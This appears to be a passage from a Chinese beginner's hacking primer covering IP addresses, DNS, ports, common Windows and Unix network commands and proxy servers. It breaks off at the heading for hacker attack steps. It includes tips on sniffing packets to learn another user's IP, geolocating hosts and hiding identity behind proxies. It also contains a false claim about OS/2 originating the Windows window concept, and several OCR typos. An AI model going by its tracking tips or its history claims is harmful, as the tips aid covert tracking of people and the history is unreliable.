固定IP与动态IP：网上的主机的IP地址有固定IP与动态IP之分，对于一个提供Internet服务的机构的服务器，如开放了诸如WWW、FTP、E-mail等访问服务，通常要对外公布一个固定的IP地址，以方便用户访问。这些机构常常通过电信部门的如DDN等数据专线接入，IP是固定的、静态的。而对大多数上网拨号用户来说，由于其上网时间和空间的离散性，为每个用户分配一个固定的IP地址是对IP资源的极大浪费。

因此这些用户拨入他的ISP的DHCP服务器时，会自动获得一个不固定的IP地址，当然该地址并不是完全任意的，而是该ISP申请的网络ID和主机ID的合法区间中的某个地址。所谓动态，是说拨号用户任意两次连接时的IP地址不同，但在每次连接时间内IP地址不变，而不是随时变换。

查询IP地址：查看自己的IP地址只有在Win98的“运行”中输入：“winipcfg”，会跳出一个界面，如图1。




图1

其中详细显示了IP地址、网关，子网掩码等详细信息。除此之外，你还可以在DOS窗下输入：“ipconfig”命令来查看本机的IP地址。如果要查别人主机的IP地址，那就要具体情况了，如果对方是有域名的服务器，那可以通过DNS查询获取其IP地址，如果对方是个人用户，那要查对方的IP地址首先要与对方有通信往来，然后借助监听软件分析其IP数据包，从而获取其IP地址。

五、域名和域名系统

什么是域名：由于IP地址是一串数字，没有

任何意义，对人们来说很难记忆。为了方便人们访问，Internet引进了域名服务系统DNS（Domain Name System），从而产生了域名。域名就是用含有一定意义的名字来标识Internet上的主机的名字地址。域名采用层次结构，每一层构成一个子域名，子域名之间用园点隔开，一般结构形式为“区域层次名.机构名.国别名”，比如：www.tongji.edu.cn，TONGJI表示同济大学，EDU表示国家教育机构部门，CN表示中国，域名可以是通过向网络信息中心及其授权机构申请合法得到的，国际互联网络信息中心是InterNIC，中国的国家网络信息中心是CNNIC。

Internet协会规定机构性域名有七类，分别为：COM：商业机构组织，EDU：教育机构组织，INT：国际机构组织，GOV：政府机构组织，MIL：军事机构组织，NET：网络机构组织，ORG：非赢利机构组织。

地理性国别域名，对于不同的国家有不同的名称：CN 中国、US 美国、JP 日本、FR 法国、AU 澳大利亚、CA 加拿大、UK 英国。

域名系统（DNS）：域名系统（Domain Name System)是指在 Internet上查询域名或IP地址的目录服务系统。在接收到请求时，它可将另一台主机的域名翻译为IP地址，或反之。大部分域名系统都维护着一个大型的数据库，它描述了域名与IP地址的对应关系，并且这个数据库被定期地更新。全球有几十台顶级DNS服务器，如果这些服务器瘫痪，访问网站就只能用IP地址了。IP与域名之间可以通过域名系统（DNS）服务器进行互换解析。说得形象点：域名就是计算机网上的名字，而IP地址就是计算机网上的门牌号码。在实际上使用种域名仍然需要被域名服务器（DNS）翻译为IP地址。才可以真正开始访问。要注意的是：域名和IP并不是一一对应的，一个IP可以对应多个域名，许多大型网站为了不使某一台服务器访问量过载，往往使用负载均衡技术使一个域名对应多个IP。网上有许多可以IP和域名的相互解析工具。

IP、域名与地理位置：虽然IP、域名地址与计算机所处的地理位置没有什么必然联系，但由于IP、域名地址的使用必须向网络信息中心（NIC）申请和登记。




图2

所以如果已经知道某一主机的IP或域名，要查询此主机的所在地，可以逐级向NIC查询，最后一般可以追查到所在城市。但这样查询比较麻烦，现在网上经过许多人的共同努力已经整理除了一份比较详细的“IP分配表数据”，从而可以不像NIC查询直接获得其所在地。并有人据此开发了相关软件，如“追捕”，如图2，只要输入“域名或IP”后按追捕，就可以知道其所在地了。


六、常见网络操作系统

操作系统：操作系统是计算机的灵魂，没有操作系统的计算机什么也干不了，更不用说联网了。目前的操作系统大致有Unix、Windows X、Linux、OS/2、Novell、Netware、Macintosh等几大类别。

Unix是目前世界上使用比较广泛的操作系统之一，尤其在服务器领域，Unix是一个多用户、多任务、交互式的分式操作系统。

Windows X是有鼎鼎大名的微软公司开发的

一系列影响极大的操作系统。Windows以其友好的界面、操作的方便吸引了极大多数的个人用户和一部分专业用户。Windows从3．X 开始发展到现在的2003，系统的功能更加完善，使用更加人性化。



Linux 系统是 Unix 的变种，具有Unix的绝大多数特性，又是免费的，而且源代码也是开放的，使得很多编程爱好者对它不断的改进、完善，被认为是“最优秀的”系统。

OS/2原来是由IBM提出的，但是后来没有很好的市场开发，使得它过时了，Windows的“视窗”概念是由OS/2提出的。

Macintosh 是苹果电脑专用的操作系统，Macintosh是美国苹果公司（Apple Computer Inc.）于1984年推出的PC机，首先利用了图形用户接口（GUI）、窗口（Windows）和图标（icons），并用鼠标器来打开程序，此后微软公司推出了Microsoft Windows系统，这些都给PC机带来一场革命。

Novell和Netware是DOS时代流行的系统，现用于一些金融等系统，个人用户用的不是很多。

许多新手朋友喜欢视窗系统，因为这套系统具备直观的操作界面和多种应用软件，而黑客们虽然平时也用视窗系统，但他们还往往更精通于Uinx/Linux，因为Uinx/Linux具有异常强大的开放功能，提供GCC的C/C++编译器，Perl解释器及多个脚本解释器等等，具有无限的开发空间。如果说视窗系统是“有什么用什么”，那Uinx/Linux就是“想用什么就开发什么”。

七、常见Internet服务

随着Internet的深入发展，Internet服务上提供的服务也越来越多，其中最常见的服务有以下几种：

从用户角度的看，主要包括以下服务：

远程登陆服务： 用Telnet可以登陆到远程服务器上并进行信息访问，可访问所有的数据库、联机游戏、对话服务以及电子公告牌，如同与被访问的计算机在同一房间中工作一样。

文件传输服务（FTP）： 文件传输服务是Internet上使用非常广泛的一种服务。这个服务使Internet用户可以把文件从一个主机拷贝到另一个主机上，因而为用户提供了极大的方便和收益。FTP通常也表示用户执行这个协议所使用的应用程序。现在常用的FTP软件有cuteftp等等。

WEB服务： 现在大家用的最多的应该是WWW服务，通过这个服务，只要用鼠标单击链接点，就可以到达想去的地方。WEB服务使用的是超文本链接，它不仅能查看文字，还可以欣赏图片、音乐、动画。最常用的浏览器

电子邮件服务（E-mail）： 通过电子邮件，可以与INTERNET上的任何人交换信息。电子邮件的快速、高效、方便而且价格低廉使得这项服务受到人们的普遍欢迎。

网络中继聊天（IRC）： IRC是英文“Internet Relay Chat”的缩写，是一种在世界上、尤其是在国外非常流行的聊天方式之一。简单的说来，就是使用特定的客户端软件连接到IRC服务器，然后以客户端→服务器→客户端的方式，使得双方的用户能够交换信息。

finger服务： finger服务是互联网上古老的服务之一，用于提供站点及用户的基本信息，一般通过finger服务，你可以查询到站点上的在线用户清单及其他一些有用的信息。

八、常用端口

端口（port）： 我们这里所指的端口不是指

物理意义上的端口，而是特指TCP/IP协议中的端口，是逻辑意义上的端口，可以理解为是计算机对外通讯的窗口。

一台主机的端口可以有65536个之多！端口是通过端口号来标记的，端口号只有整数，范围是从0到65535端口有什么用呢？我们知道一台服务器可以向外提供多种服务，比如一台服务器可以同时是WEB服务器，也可以是FTP服务器，同时，它也可以是邮件服务器。为什么一台服务器可以同时提供那么多的服务呢？其中一个很主要的方面，就是各种服务采用不同的端口分别提供不同的服务，比如：WEB采用80端口，FTP采用21端口等。这样，通过不同端口，计算机与外界进行互不干扰的通信。

端口分类：按对应的协议类型，端口有两种：TCP端口和UDP端口。由于TCP和UDP两个协议是独立的，因此各自的端口号也相互独立，比如TCP有235端口，UDP也可以有235端口，两者并不冲突。端口还可以分为周知端口和动态端口。

周知端口（Well Known Ports）是众所周知的的端口号，范围从0到1023，这些端口与公认的服务对应，其中80端口分配给WWW服务，21端口分配给FTP服务等。动态端口（Dynamic Ports）动态端口的范围是从1024到65535。之所以称为动态端口，是因为它一般不固定分配某种服务，而是动态分配。动态分配是指当一个系统进程或应用程序进程需要网络通信时，它向主机申请一个端口。常用端口一览表：（见附录一）。

九、常用网络命令

PING：Ping命令通过向计算机发送Internet控制信息协议（ICMP）回应报文并且监听回应报文的返回，以校验与远程计算机或本地计算机的连接情况。对于每个发送报文，Ping最多等待1秒并打印发送和接收报文的数量，比较每个接收报文和发送报文，以校验其有效性。默认情况下，发送四个回应报文，每个报文包含32字节的数据（周期性的大写字母序列）。

Ping命令的格式：

Ping [-t] [-a] [-n count] [-l size] [-f] [-i TTL] [-v TOS] [-r count] [-s count] [[-j host-list] | [-k host-list]] [-w timeout] destination-list

Tracert：路由分析诊断命令Tracert。该诊断实用程序通过向目的地发送具有不同生存时间的ICMP回应报文，以确定至目的地的路由。也就是说，Tracert命令可以用来跟踪一个报文从一台计算机到另一台计算机所走的路径。比如你在上网时，想知道从你的计算机如何进入主页的，可在MS-DOS方式下，输入命令**Tracert www.sohu.com**并回车。

```
Tracing route to pagegrp1.sohu.com [61.135.150.72]
over a maximum of 30 hops:
  1    19 ms    14 ms    16 ms  61.174.89.33
  2    16 ms    17 ms    17 ms  61.174.89.1
  ……
```

左边的数字是该路由经过的计算机数目和顺序。“*”表示往返时间太长，Tracert将这个时间“忘记了”，“19ms”是向经过的第一个计算机（161.174.89.33）发送报文的往返时间，单位为毫秒。由于每个报文每次往返时间不一样，Tracert将显示三次往返时间。在时间信息之后，是计算机的名称信息，是便于人们阅读的域名格式，也有IP地址格式。它可以让你知道，你的计算机与目的计算机在网络上距离有多远，要经过几步才能到达。

Ipconfig：Ipconfig是调试计算机网络的常用命令，通常大家使用它显示计算机中网络适配器的IP地址、子网掩码及默认网关。其实这只是Ipconfig的不带参数用法，而它的带参数用法，在网络应用中也是相当不错的。参数/all显示所有网络适配器(网卡、拨号连接等)的完整TCP/IP配置信息。

Netstat: 查看网络连接状态命令。命令格式：

NETSTAT [-a] [-e] [-n] [-s] [-p proto] [-r] [interval]

-a

显示所有连接和侦听端口。

-n

以数字格式显示地址和端口号，可以看到和你连接的计算机的IP 地址和所连接的端口。

-r

显示路由表的内容。

Nbtstat: 该诊断命令使用NBT（TCP/IP上的NetBIOS）显示协议统计和当前TCP/IP连接。该命令只有在安装了TCP/IP协议之后才可用。命令格式：

nbtstat [-a remotename] [-A IP address] [-c] [-n] [-R] [-r] [-S] [-s] [interval]

参数

-a remotename

使用远程计算机的名称列出其名称表。

-A IP address

使用远程计算机的IP 地址并列出名称表。

-c

给定每个名称的IP 地址并列出NetBIOS 名称缓存的内容。

-n

列出本地NetBIOS 名称。“已注册”表明该名称已被广播(Bnode)或者WINS（其他节点类型）注册。

-R

清除NetBIOS 名称缓存中的所有名称后，重新装入Lmhosts 文件。

FTP 命令: 通过FTP 可直接进行文字和非文字信息的双向传送，即用户可在Internet上，从运行FTP 服务的计算机上下载或上传文件。在MS-DOS方式下，输入FTP回车，就启动了FTP，并进入FTP的命令提示符方式，用 **open hostIP** 命令连接，输入 **USENAME** 和 **PASSWD** 登录系统，通过Cd命令逐层进入下载文件所在的目录，然后用Lcd命令确定保存文件的本地目录，最后通过Get命令下载所需的文件。任务完成后，输入Quit命令断开与远程计算机的连接，退出FTP方式。

Telnet 命令: Telnet用于Internet的远程登录。它可以使用户坐在已上网的电脑键盘前通过网络进入的另一台电脑已上网的电脑，使它们互相连通。命令telnet 命令方式为：**telnet [对方IP] [端口]**

Nslookup: 域名查询命令，命令格式：

nslookup [IP地址/域名]，在符号“>”后面输入要查询的IP 地址或域名并回车即可。

如果要退出该命令，输入exit 并回车即可。

```
$ nslook
Default Server: name.tlc.com.cn
Address: 192.168.1.99
>
```

Finger: finger命令的功能是查询用户的信息，只在UNIX下使用，通常会显示系统中某个用户的用户名、主目录、停滞时间、登录时间、登录shell等信息。如果要查询远程机上的用户信息，需要在用户名后面接“@主机名”，采用[用户名@主机名]的格式，不过要查询的网络主机需要运行finger守护进程。命令格式：

finger [选项] [使用者] [用户@主机]

各参数的含义如下：

-s

显示用户的注册名、实际姓名、终端名称、写状态、停滞时间、登录时间等信息。

-l

除了用-s 选项显示的信息外，还显示用户主目录、登录shell、邮件状态等信息，以及用户主目录下的.plan、.project和.forward文件的内容。

常用NET 命令: Windows NT网络命令，见（附录二）。

十、代理服务器

代理服务器: 代理服务器是网上提供转接功

能的服务器，比如你想访问的目的网站是X，由于某种原因你不能访问到网站X或者你不想直接访问网站X（这样通过代理服务器网站X，可以隐藏你自己的身份，也就是不知道是谁访问的网站，而认为是代理服务器访问的），此时你就可以使用代理服务器，在实际访问网站的时候，你在浏览器的地址栏内和你以前一样输入你要访问的网站，浏览器会自动先访问代理服务器，然后代理服务器会自动给你转接到你的目标网站。简单而言，代理服务器可以隐藏你的身份。

如何使用代理：我们以IE为例，打开浏览器IE5，选择“工具”→“Internet选项”，用左键单击“连接”→“局域网设置”如图3可以输入代理服务器的IP地址和端口，再点“确定”即可。别的QQ等应用软件也有相应的代理服务器设置界面。




图3

常用的代理服务器软件：常用的代理服务软件有SyGate，Wingate，MSProxy等等。

SyGate：SyGate安装在局域网中直接接入互联网的那台电脑上，几分钟就可完成。它不像基于代理服务器的产品，SyGate是于NAT（网络地址转换），电子邮件和浏览器并不需要特别设置，SyGate自动分配所需参数给每一部电脑，包括TCP/IP地址、子网掩码、网关和DNS服务器，只需要安装一次，所有局域网内的电脑都能上网。

WinGate：Wingate是一个代理服务器及防火墙软件包，如图4。以让多个用户仅通过一个连接同时访问Internet。它几乎在任意环境下都能极好的工作，从小型家庭办公室共享一个Modem连接，中等规模办公室共享一个ISDN连接，到一个大型复杂的网络共享一条专线。Wingate软件由服务器端和客户极端软件两部分组成，服务器软件安装在有Modem或者有其他连接的机器上，客户端软件安装在网络上的其他机器上。Wingate运行在一个具有TCP/IP协议的网络上，服务器端软件则必须安装在运行有Windows 95/98/NT的机器上。




图4

代理搜索软件：代理猎手，它支持HTTP和SOCKS5代理服务器的搜索和验证；支持多网址段、多端口自动搜索；支持不同网段搜索顺序的调整，找到服务器后会显示详细列表，如图5。




图5

第二节 黑客基础知识

一、黑客常见攻击步骤

黑客的攻击手法多种多样，变幻默测，但纵观其整个攻击过程，还是有一定规律可循的，一般可以分为：攻击前奏、实施攻击、巩固控制、继续深入几个过程。下面我们来具体了解一下这几个过程。

